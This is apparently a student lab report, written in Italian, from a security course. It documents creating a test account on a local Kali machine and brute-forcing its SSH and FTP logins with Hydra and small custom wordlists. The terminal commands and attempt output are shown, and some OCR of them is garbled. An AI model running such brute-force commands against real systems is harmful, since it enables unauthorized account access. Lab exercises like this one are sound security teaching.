# **Authentication cracking con Hydra**

## CREAZIONE UTENTE DA ATTACCARE

Il primo passaggio è stata la creazione di un nuovo utente di sistema. L'operazione è stata eseguita dall'utente **root** e ha portato alla configurazione di un nuovo account con le seguenti credenziali:

• Nome Utente: pippo\_user

• Password: lacoca

Tutte le procedure si sono concluse con successo e l'utente risulta pienamente operativo.

#### **CONFIGURAZIONE SSH**


In seguito alla creazione dell'utente, si è proceduto con l'abilitazione del demone SSH (Secure Shell) per consentire l'accesso remoto al sistema. È stata quindi eseguita una verifica di funzionalità, stabilendo una connessione tramite il suddetto servizio con l'utente pippo\_user. La connessione ha avuto esito positivo, con la ricezione del prompt dei comandi, confermando così la piena operatività dell'account e del servizio SSH.

```
<mark>⊗kali</mark>)-[/home/kali]
    sudo service ssh start
      ot®kali)-[/home/kali]
  # ssh pippo user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:8dbY+g209Z2VHk2SfDBtZcURhCE9Uz0WrN4qh8hwo18.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts. pippo_user@192.168.50.100's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
   (pippo_user⊛kali)-[~]
```


#### OPZIONALE: CREAZIONE DELLE LISTE USER E PASSWORD

Per praticità e comodità al posto di utilizzare sceclist sono stati creati dei file di testo con elenchi di utenti e password (usernames.txt e passwords.txt) da utilizzare con lo strumento Hydra per effettuare un attacco a forza bruta (brute-force).

usernames.txt:



passwords.txt



# ATTACCO BRUTE FORCE CON HYDRA

In seguito si è passati all'azione, attaccando l'autenticazione SSH con Hydra con il comando dello screenshot, dove —L e —P, ipotizzando di non conoscere username e password, saranno seguite dalle liste per l'attacco che sono state create in precedenza. Grazie a queste si è riusciti a risalire a user (pippo\_user) e password (lacoca).

## PROVA DI ATTACCO VERSO UN ALTRO SERVIZIO

L'ultimo passaggio dell'esercizio è stata la configurazione di un altro servizio (in questo caso si è scelto di usare FTP) per poi provare a craccare l'autenticazione con Hydra sullo stesso. Qui sotto gli screenshot con l'installazione e avvio di FTP sulla macchina Kali utilizzati e del funzionamento (e conseguente riuscita del cracking) di Hydra (utilizzato lo stesso comando ma si cambia il servizio da SSH a FTP).

```
(kali⊗ kali)-[~]

$\sudo \text{sudo service vsftpd start}

(kali⊗ kali)-[~]

$\$\text{hydra -L usernames.txt -P passwords.txt } 192.168.50.100 -t 2 ftp -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
```

```
(kali@kali)-[~]

$ hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t 2 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil:
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 05:41:10
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip wait
[DATA] max 2 tasks per 1 server, overall 2 tasks, 272 login tries (l:16/p:17), ~13
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "pippo_user" - pass "lacoca" - 1 of 272 [attempt] target 192.168.50.100 - login "pippo_user" - pass "password" - 2 of 272
[21][ftp] host: 192.168.50.100 - login "test_user" - pass "lacoca" - 18 of 272 [attempt] target 192.168.50.100 - login "test_user" - pass "password" - 19 of 272
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "cappellino" - 20 of 272
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin123" - 21 of 272
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin123" - 21 of 272
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 22 of 272
```

# CONCLUSIONE

Come ogni esercizio effettuato durante questo corso anche questo ha accresciuto in me la curiosità sull'utilizzo di questi tool e la voglia di cimentarmi con sistemi più complessi. Mi ha inoltre fatto comprendere maggiormente come funzionano gli attacchi di brute force, a livello teorico avevo capito il concetto, ma a livello pratico diventa sicuramente tutto molto più chiaro.